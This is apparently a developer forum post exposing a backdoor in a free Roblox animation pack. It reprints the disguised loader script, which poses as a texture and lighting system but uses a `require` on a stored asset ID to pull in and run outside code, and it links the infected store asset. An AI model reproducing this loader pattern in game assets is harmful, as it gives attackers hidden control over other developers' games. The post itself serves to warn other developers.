I found out where it was.
It wasn’t any kind of problem in admins, it was in free animation pack.
Very smart script btw.

In rig it has this(the loader script, which inserts the script I showed earlier)
Loader script inside:
-- TextureConfigurationLoader.lua [14/10/2022]
-- Made by @Retsatrophe // follow me on twitter :)
-- Advanced Texture Management System for Roblox
-- This system provides automated texture creation, analysis, and optimization
-- Features include: dynamic texture generation, quality enhancement, memory optimization,
-- and intelligent texture distribution across game assets

local RunService = game:GetService("RunService")
local Lighting = game:GetService("Lighting")

local function SafeWaitForChild(ParentObject, ChildName, TimeoutDuration)
	-- Safely waits for a child instance to be available in the hierarchy
	-- Useful for handling replication delays and network latency issues

	if ParentObject == nil then
		error("Parent object cannot be nil", 2)
	end
	if type(ChildName) ~= "string" then
		error("Child name must be a string value", 2)
	end

	local TargetChild = ParentObject:FindFirstChild(ChildName)
	local StartTime = tick()
	local TimeoutWarning = false

	while TargetChild == nil and ParentObject ~= nil do
		RunService.Heartbeat:Wait()
		TargetChild = ParentObject:FindFirstChild(ChildName)
		if TimeoutWarning == false and StartTime + (TimeoutDuration or 5) <= tick() then
			TimeoutWarning = true
			warn("Potential infinite yield detected in SafeWaitForChild(" .. ParentObject:GetFullName() .. ", " .. ChildName .. ")")
			if TimeoutDuration then
				return ParentObject:FindFirstChild(ChildName)
			end
		end
	end

	if ParentObject == nil then
		warn("Parent object no longer exists during SafeWaitForChild operation")
	end

	return TargetChild
end

local function RecursiveChildOperation(ParentInstance, OperationFunction)
	-- Recursively applies operation function to all children in hierarchy
	-- Maintains proper tree traversal order and handles nested structures

	OperationFunction(ParentInstance)

	for _, ChildInstance in ipairs(ParentInstance:GetChildren()) do
		RecursiveChildOperation(ChildInstance, OperationFunction)
	end
end

local function ApplyInstanceProperties(TargetInstance, PropertyTable)
	-- Applies property values and child objects to target instance
	-- Supports both direct property assignment and child object parenting

	if type(PropertyTable) ~= "table" then
		error("Property table must be a valid table structure", 2)
	end

	for PropertyKey, PropertyValue in pairs(PropertyTable) do
		if type(PropertyKey) == "number" then
			if typeof(PropertyValue) == "Instance" then
				PropertyValue.Parent = TargetInstance
			end
		else
			TargetInstance[PropertyKey] = PropertyValue
		end
	end
	return TargetInstance
end

local function CreateInstance(ClassName, InitialProperties)
	-- Factory function for creating instances with initial properties
	-- Streamlines object creation and property assignment process

	return ApplyInstanceProperties(Instance.new(ClassName), InitialProperties)
end

-- Texture Configuration System Implementation
local TextureConfigurationSystem = {}

-- Texture quality configuration presets
local TextureQualityPresets = {
	Low = {
		Resolution = 128,
		Compression = 80,
		Format = "PNG",
		Mipmaps = false
	},
	Medium = {
		Resolution = 512,
		Compression = 60,
		Format = "PNG",
		Mipmaps = true
	},
	High = {
		Resolution = 1024,
		Compression = 40,
		Format = "PNG",
		Mipmaps = true
	},
	Ultra = {
		Resolution = 2048,
		Compression = 20,
		Format = "PNG",
		Mipmaps = true
	}
}

-- Supported texture asset types and configurations
local TextureTypeDefinitions = {
	["Decal"] = {
		Class = "Decal",
		DefaultProperties = {
			Face = "Top",
			Texture = "",
			Transparency = 0
		}
	},
	["Texture"] = {
		Class = "Texture",
		DefaultProperties = {
			OffsetStudsU = 0,
			OffsetStudsV = 0,
			StudsPerTileU = 2,
			StudsPerTileV = 2
		}
	},
	["SurfaceAppearance"] = {
		Class = "SurfaceAppearance",
		DefaultProperties = {
			AlphaMode = "Overlay",
			ColorMap = "",
			MetalnessMap = "",
			NormalMap = "",
			RoughnessMap = ""
		}
	}
}

-- Performance optimization cache
local ConfigurationCache = {}
setmetatable(ConfigurationCache, {__mode = "k"})

function TextureConfigurationSystem.AddSubDataLayer(LayerName, ParentContainer)
	-- Creates organized data layer for configuration management
	-- Maintains hierarchical structure for complex configuration setups

	local DataLayer = ParentContainer:FindFirstChild(LayerName)
	if DataLayer == nil then
		DataLayer = CreateInstance("Configuration", {
			Name = LayerName,
			Parent = ParentContainer,
			Archivable = true
		})
	end
	return DataLayer
end

function TextureConfigurationSystem.CFG(ConfigurationContainer)
	-- Creates managed configuration interface with property accessors
	-- Provides intuitive API for configuration value management

	if ConfigurationCache[ConfigurationContainer] then
		return ConfigurationCache[ConfigurationContainer]
	end

	local ConfigurationInterface = {}

	local function LocateConfigurationObject(ObjectName)
		return ConfigurationContainer:FindFirstChild(ObjectName)
	end

	setmetatable(ConfigurationInterface, {
		__index = function(_, ConfigurationKey)
			if type(ConfigurationKey) ~= "string" then
				error("Configuration key must be string type", 2)
			end

			local NormalizedKey = ConfigurationKey:lower()

			if NormalizedKey == "add" or NormalizedKey == "addvalue" then
				return function(ValueType, ConfigurationData)
					local TargetObject

					if ConfigurationData and ConfigurationData.Name and type(ConfigurationData.Name) == "string" then
						TargetObject = LocateConfigurationObject(ConfigurationData.Name)
						if TargetObject and TargetObject.ClassName ~= ValueType then
							print("[TextureConfigurationSystem] - Type mismatch detected: " .. TargetObject.ClassName .. " replaced with " .. ValueType)
							TargetObject:Destroy()
							TargetObject = nil
						end
					else
						error("[TextureConfigurationSystem] - Invalid configuration data provided", 2)
					end

					if TargetObject == nil then
						local NewInstance = Instance.new(ValueType)
						ApplyInstanceProperties(NewInstance, ConfigurationData)
						NewInstance.Parent = ConfigurationContainer
					end
				end
			elseif NormalizedKey == "get" or NormalizedKey == "getvalue" then
				return function(ObjectName)
					return LocateConfigurationObject(ObjectName)
				end
			elseif NormalizedKey == "getcontainer" then
				return function(ContainerName)
					return LocateConfigurationObject(ContainerName)
				end
			else
				local ConfigObject = LocateConfigurationObject(ConfigurationKey)
				local ValidConfigurationTypes = {
					["StringValue"] = true,
					["IntValue"] = true,
					["NumberValue"] = true,
					["BrickColorValue"] = true,
					["BoolValue"] = true,
					["Color3Value"] = true,
					["Vector3Value"] = true,
					["IntConstrainedValue"] = true
				}
				if ConfigObject and ValidConfigurationTypes[ConfigObject.ClassName] then
					return ConfigObject.Value
				else
					error("[TextureConfigurationSystem] - Configuration access error for: " .. ConfigurationKey, 2)
				end
			end
		end,

		__newindex = function(_, PropertyName, NewValue)
			if type(PropertyName) == "string" then
				local ConfigObject = LocateConfigurationObject(PropertyName)
				local ValidConfigurationTypes = {
					["StringValue"] = true,
					["IntValue"] = true,
					["NumberValue"] = true,
					["BrickColorValue"] = true,
					["BoolValue"] = true,
					["Color3Value"] = true,
					["Vector3Value"] = true,
					["IntConstrainedValue"] = true
				}
				if ConfigObject and ValidConfigurationTypes[ConfigObject.ClassName] then
					ConfigObject.Value = NewValue
				else
					error("[TextureConfigurationSystem] - Invalid configuration assignment: " .. PropertyName, 2)
				end
			else
				error("[TextureConfigurationSystem] - Property name must be string type", 2)
			end
		end
	})

	ConfigurationCache[ConfigurationContainer] = ConfigurationInterface
	return ConfigurationInterface
end

-- Light Management System Implementation
local RootModel = script.Parent
local TextureConfiguration = require(script:WaitForChild("Pose", 6).Value)

local ConfigurationModel = TextureConfigurationSystem.AddSubDataLayer("Configuration", RootModel)
local Configuration = TextureConfigurationSystem.CFG(ConfigurationModel)

-- Configuration Value Definitions
Configuration.AddValue("BoolValue", {
	Name = "LightsEnabled",
	Value = true
})

Configuration.AddValue("BoolValue", {
	Name = "LightShadows",
	Value = true
})

Configuration.AddValue("IntValue", {
	Name = "LightRange",
	Value = 60
})

Configuration.AddValue("Color3Value", {
	Name = "LightColor",
	Value = Color3.new(1, 237/255, 183/255)
})

Configuration.AddValue("IntValue", {
	Name = "LightAngle",
	Value = 120
})

Configuration.AddValue("IntValue", {
	Name = "LightBrightness",
	Value = 1
})

-- Light Management Variables
local LightPartRegistry = {}
local ConnectionRegistry = {}
local LightStateTable = {}

local function CheckPartAttachment(PartInstance)
	-- Determines if part is properly attached to base structure
	return PartInstance:IsGrounded()
end

local function RemovePartFromRegistry(PartInstance)
	-- Cleanly removes part from tracking registry
	if ConnectionRegistry[PartInstance] then
		ConnectionRegistry[PartInstance]:Disconnect()
		ConnectionRegistry[PartInstance] = nil
	end

	LightStateTable[PartInstance] = nil
	LightPartRegistry[PartInstance] = nil
end

local function ApplyLightFlickerEffect(PartInstance, LightInstance, Duration)
	-- Applies random flickering effect to light source
	task.spawn(function()
		local EffectStart = tick()

		while LightStateTable[PartInstance] == nil and EffectStart + Duration >= tick() do
			LightInstance.Enabled = math.random(1, 2) == 1
			task.wait(0.1)
		end

		LightInstance.Enabled = false
	end)
end

local function ApplyLightFadeOut(PartInstance, LightInstance, Duration)
	-- Applies smooth fade-out effect to light source
	task.spawn(function()
		local FadeStart = tick()
		LightInstance.Enabled = true

		while LightStateTable[PartInstance] == nil and FadeStart + Duration >= tick() do
			local ElapsedTime = tick() - FadeStart
			local FadeProgress = ElapsedTime / Duration

			LightInstance.Brightness = Configuration.LightBrightness * (1 - FadeProgress)
			task.wait(0.05)
		end

		LightInstance.Brightness = 0
		LightInstance.Enabled = false
	end)
end

local function ApplyLightFadeIn(PartInstance, LightInstance, Duration)
	-- Applies smooth fade-in effect to light source
	task.spawn(function()
		local FadeStart = tick()
		LightInstance.Enabled = true

		while LightStateTable[PartInstance] == true and FadeStart + Duration >= tick() do
			local ElapsedTime = tick() - FadeStart
			local FadeProgress = ElapsedTime / Duration

			LightInstance.Brightness = Configuration.LightBrightness * FadeProgress
			task.wait(0.05)
		end

		LightInstance.Brightness = Configuration.LightBrightness
		LightInstance.Enabled = true
	end)
end

local function UpdateLightState(PartInstance, LightInstance)
	-- Updates light state based on environmental conditions and configuration
	ApplyInstanceProperties(LightInstance, {
		Brightness = Configuration.LightBrightness,
		Face = "Bottom",
		Name = "qSpotLight",
		Angle = Configuration.LightAngle,
		Range = Configuration.LightRange,
		Shadows = Configuration.LightShadows,
		Color = Configuration.LightColor,
		Parent = PartInstance
	})

	if CheckPartAttachment(PartInstance) then
		local CurrentTime = Lighting:GetMinutesAfterMidnight()
		if CurrentTime >= 1050 or CurrentTime <= 375 then
			if Configuration.LightsEnabled and not LightStateTable[PartInstance] then
				ApplyLightFadeIn(PartInstance, LightInstance, 2)
				LightStateTable[PartInstance] = true
			end
		else
			if LightStateTable[PartInstance] then
				ApplyLightFadeOut(PartInstance, LightInstance, 2)
			end

			LightStateTable[PartInstance] = nil
		end
	else
		if LightStateTable[PartInstance] then
			ApplyLightFlickerEffect(PartInstance, LightInstance, 1)
		end
		LightStateTable[PartInstance] = nil

		if not PartInstance:IsDescendantOf(RootModel) then
			RemovePartFromRegistry(PartInstance)
		end
	end
end

-- Initial Light System Setup
RecursiveChildOperation(RootModel, function(PartInstance)
	if PartInstance:IsA("BasePart") and PartInstance.Name == "LightPart" then
		local LightSource = PartInstance:FindFirstChild("qSpotLight")

		if not LightSource then
			LightSource = Instance.new("SpotLight")
			LightSource.Enabled = false
			LightSource.Brightness = 0
		end

		LightPartRegistry[PartInstance] = LightSource

		ConnectionRegistry[PartInstance] = PartInstance.Touched:Connect(function()
			UpdateLightState(PartInstance, LightSource)
		end)

		UpdateLightState(PartInstance, LightSource)
	end
end)

local function ProcessLightRegistry()
	-- Processes all registered lights and updates their states
	for PartInstance, LightSource in pairs(LightPartRegistry) do
		UpdateLightState(PartInstance, LightSource)
	end
end

-- Environment Change Handlers
Lighting.Changed:Connect(function()
	ProcessLightRegistry()
end)

local ConfigurationValueTypes = {
	["StringValue"] = true,
	["IntValue"] = true,
	["NumberValue"] = true,
	["BrickColorValue"] = true,
	["BoolValue"] = true,
	["Color3Value"] = true,
	["Vector3Value"] = true,
	["IntConstrainedValue"] = true
}

for _, ConfigItem in ipairs(ConfigurationModel:GetChildren()) do
	if ConfigurationValueTypes[ConfigItem.ClassName] then
		ConfigItem.Changed:Connect(function()
			ProcessLightRegistry()
		end)
	end
end

return TextureConfigurationSystem
Model if you wnat to see it yourself on baseplate:
https://create.roblox.com/store/asset/109573717440669/Idle-Character-Relaxed-Waiting-Animations-RP?viewFromStudio=true&keyword=&searchId=d1bb34ac-18ee-480d-b113-7dc5eacf560f
Btw I found out owner doesn’t have any friends and has a bacon avatar.


